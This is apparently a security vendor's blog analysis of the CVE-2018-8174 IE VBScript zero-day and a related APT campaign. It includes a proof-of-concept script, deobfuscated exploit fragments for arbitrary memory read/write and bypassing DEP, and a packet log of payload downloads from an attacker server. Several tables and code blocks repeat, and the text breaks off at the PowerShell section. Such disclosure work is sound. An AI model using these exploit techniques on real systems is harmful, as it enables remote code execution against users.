Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack

blog.360totalsecurity.com/en/analysis-cve-2018-8174-vbscript-0day-apt-actor-related-office-targeted-attack/

May 25, 2018

May 25, 2018360TS

Tweet

Learn more about 360 Total Security

I Overview

Recently, the Advanced Threat Response Team of 360 Core Security Division detected an APT attack exploiting a 0-day vulnerability and captured the world's first malicious sample that uses a browser 0-day vulnerability. We code named the vulnerability as "double kill" exploit. This vulnerability affects the latest version of Internet Explorer and applications that use the IE kernel. When users browse the web or open Office documents, they are likely to be potential targets. Eventually the hackers will implant backdoor Trojan to completely control the computer. In response, we shared with Microsoft the relevant details of the 0day vulnerability in a timely manner. This APT attack was analyzed and attributed upon the detection and we now confirmed its association with the APT-C-06 Group.

On April 18, 2018, as soon as 360 Core Security detected the malicious activity, we contacted Microsoft without any delay and submitted relevant details to Microsoft. Microsoft confirmed this vulnerability on the morning of April 20th and released an official security patch on May 8th. Microsoft has fixed the vulnerability and named it CVE-2018-8174. After the vulnerability was properly resolved, we published this report on May 9th, along with further technical disclosure of the attack and the 0day.


II Affection in China

According to the sample data analysis, the attack affected regions in China are mainly distributed in provinces that actively involved in foreign trade activities.Victims include trade agencies and related organizations.

III Attack Procedure Analysis

The lure documents captured in this attack are in *Yiddish[1]* The attackers exploit office with OLE autolink objects (CVE-2017-0199) to embed the documents onto malicious websites. All the exploits and malicious payload were uploaded through remote servers.


[1]The language is automatically identified by Google Translate



Notification in the pop-up window:


Links to this document may reference other files. Do you want to update this document with the data in the linked file?

Once victims opened the lure document, Word will firstly visit a remote website of IE vbscript 0day (CVE-2018-8174) to trigger the exploit. Afterwards, Shellcode will be running to send several requests to get payload from remote servers. The payload will then be decrypted for further attack.




	Time	Source	Destination	Protocol	Length	Info
112	40.896634	172.16.1.114	[redacted].242	HTTP	386	GET /s2/search.php?who=7 HTTP/1.1
117	41.121688	78.128.92.242	[redacted]114	HTTP	2215	HTTP/1.1 200 OK (text/html)
121	45.427893	172.16.1.114	[redacted].242	HTTP	445	GET /s2/search.php?var=0000&name=totoro&?n=927014&o=3 HTTP/1.1
224	46.354454	78.128.92.242	[redacted]114	HTTP	2706	HTTP/1.1 200 OK (application/octet-stream)
235	47.398093	172.16.1.114	[redacted].242	HTTP	1234	POST /s7/config.php?inst=1784&name=totoro-16 HTTP/1.1
1658	75.870305	172.16.1.114	[redacted].242	HTTP	186	GET /s7/config.php?name=totoro-16&inst=RM HTTP/1.1
1771	77.480349	78.128.92.242	[redacted]114	HTTP	5236	HTTP/1.1 200 OK (image/gif)

While the payload is running, Word will release three DLL backdoors locally. The backdoors will be installed and executed through PowerShell and rundll32. UAC bypass was used in this process, as well as file steganography and memory reflection uploading, in order to bypass traffic detection and to complete loading without any files.



The main process of the attack is shown in the following figure:



IV IE VBScript 0day (CVE-2018-8174)

1. Timeline

Time (Beijing Time)	Progress
2018.04.18	The Advanced Threat Response Team of 360 Core Security Division detected the high-risk vulnerabilities
2018.04.19	The Advanced Threat Response Team of 360 Core Security Division submitted the detailed info to Microsoft
2018.04.20 Morning	Microsoft confirmed the vulnerabilities
2018.05.09 Midnight	Microsoft released new patch to resolve the vulnerability and acknowledges to 360
2018.05.09	The Advanced Threat Response Team of 360 Core Security Division published detailed technical report to reveal the exploit

Time (Beijing Time)	Progress
2018.04.18	The Advanced Threat Response Team of 360 Core Security Division detected the high-risk vulnerabilities
2018.04.19	The Advanced Threat Response Team of 360 Core Security Division submitted the detailed info to Microsoft
2018.04.20 Morning	Microsoft confirmed the vulnerabilities
2018.05.09 Midnight	Microsoft released new patch to resolve the vulnerability and acknowledges to 360
2018.05.09	The Advanced Threat Response Team of 360 Core Security Division published detailed technical report to reveal the exploit

On April 18, 2018, Advanced Threat Response Team of 360 Core Security Division detected a high-risk 0day vulnerabilities. The vulnerability affects the latest version of Internet Explorer and applications that use the IE kernel and has been found to be used for targeted APT attacks. On the same day, 360 immediately communicated with Microsoft and submitted details of the vulnerability to Microsoft. Microsoft confirmed this vulnerability on the morning of April 20th and released an official security patch on May 8th. The 0day vulnerability was fixed and it was named CVE-2018-8174.

CVE-2018-8174 is a remote code execution vulnerability of Windows VBScript engine. Attackers can embed malicious VBScript to Office document or website and then obtain the credential of the current user, whenever the user clicks, to execute arbitrary code.

2. Vulnerability Principles

Through the statistical analysis of the vulnerability samples, we found out that obfuscation was used massively. Therefore, we filtered out all the duplicated obfuscation and renamed all the identifiers.

Seeing from the POC created by using the exploit samples we captured, the principles of the exploit is obvious. The POC samples are as below:

```
<script language="VBScript">


dim b
dim c

Class cla1
 Private Sub Class_Terminate
  set c = b
  b = 0
 End Sub

Function test
    msgbox 3
End Function

End Class


set b = new cla1
b = 0

c.test

</script>
```


```
<script language="VBScript">


dim b
dim c

Class cla1
 Private Sub Class_Terminate
  set c = b
  b = 0
 End Sub

Function test
    msgbox 3
End Function

End Class


set b = new cla1
b = 0

c.test

</script>
```


Detailed procedures:

1) First create a cla1 instance assigned to b, and then assign value 0 to b, because at this point b's referenced count is 1, causing cla1's Class_Terminate function to be called.
2) In the Class_Terminate function, again assign b to c and assign 0 to b to balance the reference count.
3) After the Class_Terminate return, the memory pointed to by the b object will be released, so that a pointer to the memory data of the released object b is obtained.
4) If you use another object to occupy the freed memory, it will lead to the typical UAF or Type Confusion problem

3. Exploitation

The 0-day exploit exploits UAF multiple times to accomplish type confusion. It fakes and overrides the array object to perform arbitrary address reading and writing. In the end, it releases code to execute after constructing an object. Code execution does not use the traditional ROP or GodMod, but through the script layout Shellcode to stabilize the use.

Fake array to perform arbitrary address reading and writing

Mem members of 2 classes created by UAF are offset by 0x0c bytes, and an array of 0x7fffffff size is forged by reading and writing operation to the two mem members.

```
lIlIII=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000" & _
"%uffff%u7fff%u0000%u0000")
```

typedef struct tagSAFEARRAY {
USHORT cDims; // cDims = 0001
USHORT fFeatures; fFeatures =0x0880
ULONG cbElements; // the byte occupied by one element (1 byte)
ULONG cLocks;
PVOID pvData; // Buffer of data starts from 0x0
SAFEARRAYBOUND rgsabound[1];
} SAFEARRAY, *LPSAFEARRAY;

typedef struct tagSAFEARRAYBOUND {
ULONG cElements; // the number of elements (0x7fffffff, user space)
LONG lLbound; // the initial value of the index (starting from 0)
} SAFEARRAYBOUND, *LPSAFEARRAYBOUND;

A forged array composes of a one-dimensional array, the number of elements is 7fffffff, each element occupies 1 byte, and the element memory address is 0. So the accessible memory space for the array is from 0x00000000 to 0x7fffffff*1. Therefore, the array can be read and written at any address. But the storage type of lIIIII is string, so only by modifying the data type to 0x200C, i.e. VT_VARIANT|VT_ARRAY(array type), attackers can achieve their purpose.

Read the storage data of the specified parameter

```
Function GetUint32(addr)  ' len() get addr
    Dim value
    iiiii.mem(ggggg + 8) = addr + 4
    iiiii.mem(ggggg)= 8    'type string
    value=iiiii.GetAddrValue
```

```
Function GetAddrValue 'len get addr
    GetAddrValue=LenB(mem(ggggg+8))
End Function
```

In the malicious code, the above function is mainly used to read the data of the memory address specified by the parameter. The idea is to obtain the specified memory read capability via the characteristics of the first 4 bytes of the string address (namely, the content of the bstr,

type, size field) returned by the lenb (bstr xx) in the vb (the data type in the VBS is bstr).

This is shown in the above code. If the input argument is addr(0x11223344), first add 4 to the value to get 0x11223348, and then set the variant type to 8 (string type). Next, call len function: if found to be BSTR type, vbscript will assume that the forward 4 bytes (0x11223344) is the address memory to store the length. So the len function will be executed and the value of the specified memory address will be returned.

Obtain Key DLL Base Address

1.The attacker leaks the virtual function table address of the CScriptEntryPoint object in the following way, which belongs to Vbscript.dll.

```
Function lIIIII
    On Error Resume Next
    Dim llllll
    llllll=Null_Func
    llllll=null
    SetMemValue llllll
    lIIIII=GetMemValue()
```

2.Obtain the vbscript.dll base address in the following way

```
Function llIlI(IllIll)
    Dim llIl
    llIl=IllIll And &hffff0000
    Do While GetUint32(llIl+(&h748+4239-&H176f))<>544106784 Or GetUint32(llIl+(&ha2a+7373-&H268b))<>542330692 '68 6c
        llIl=llIl-65536
    Loop
    llIlI=llIl
End Function
```

3.Because vbscript.dll imported msvcrt.dll, the msvcrt.dll base address was obtained by traversing the vbscript.dll import table, msvcrt.dll introduces kernelbase.dll, ntdll.dll, and finally the NtContinue, VirtualProtect function address was obtained.


```
    IIIIII=lIIIII()
    IllIII=llIlI(GetUint32(IIIIII))
    IllIIl=GetDllBase(IllIII,"msvcrt.dll")
    IIllII=GetDllBase(IllIIl,"kernelbase.dll")
    lIlIIl=GetDllBase(IllIIl,"ntdll.dll")
    VirtualProtect=GetFuncAddress(IIllII,"VirtualProtect")
    NtContinue=GetFuncAddress(lIlIlI,"NtContinue")
```

```
    IIIIII=lIIIII()
    IllIII=llIlI(GetUint32(IIIIII))
    IllIIl=GetDllBase(IllIII,"msvcrt.dll")
    IIllII=GetDllBase(IllIIl,"kernelbase.dll")
    lIlIIl=GetDllBase(IllIIl,"ntdll.dll")
    VirtualProtect=GetFuncAddress(IIllII,"VirtualProtect")
    NtContinue=GetFuncAddress(lIlIlI,"NtContinue")
```

Bypass DEP to execute shellcode

1.Use arbitrary reading and writing technique to modify the VAR type type to 0x4d, and then assign it with a value of 0 to make the virtual machine perform VAR:: Clear function.


2.Control with caution and let the code Execute function ntdll!ZwContinue. The first parameter CONTEXT structure was also constructed by the attacker.



3.Control the code with caution to execute ntdll! ZwContinue function. The first parameter CONTEXT structure is also carefully constructed by the attacker.

4.The first parameter of ZwContinue is a pointer to the CONTEXT structure. The CONTEXT structure is shown in the following figure, and the offset of EIP and ESP in CONTEXT can be calculated

5.The values of the Eip and Esp in the actual runtime CONTEXT and the attacker's intention are shown in the figure below.




V Powershell Payload

After the bait DOC file is executed, it will start to execute the Powershell command to the next step payload.

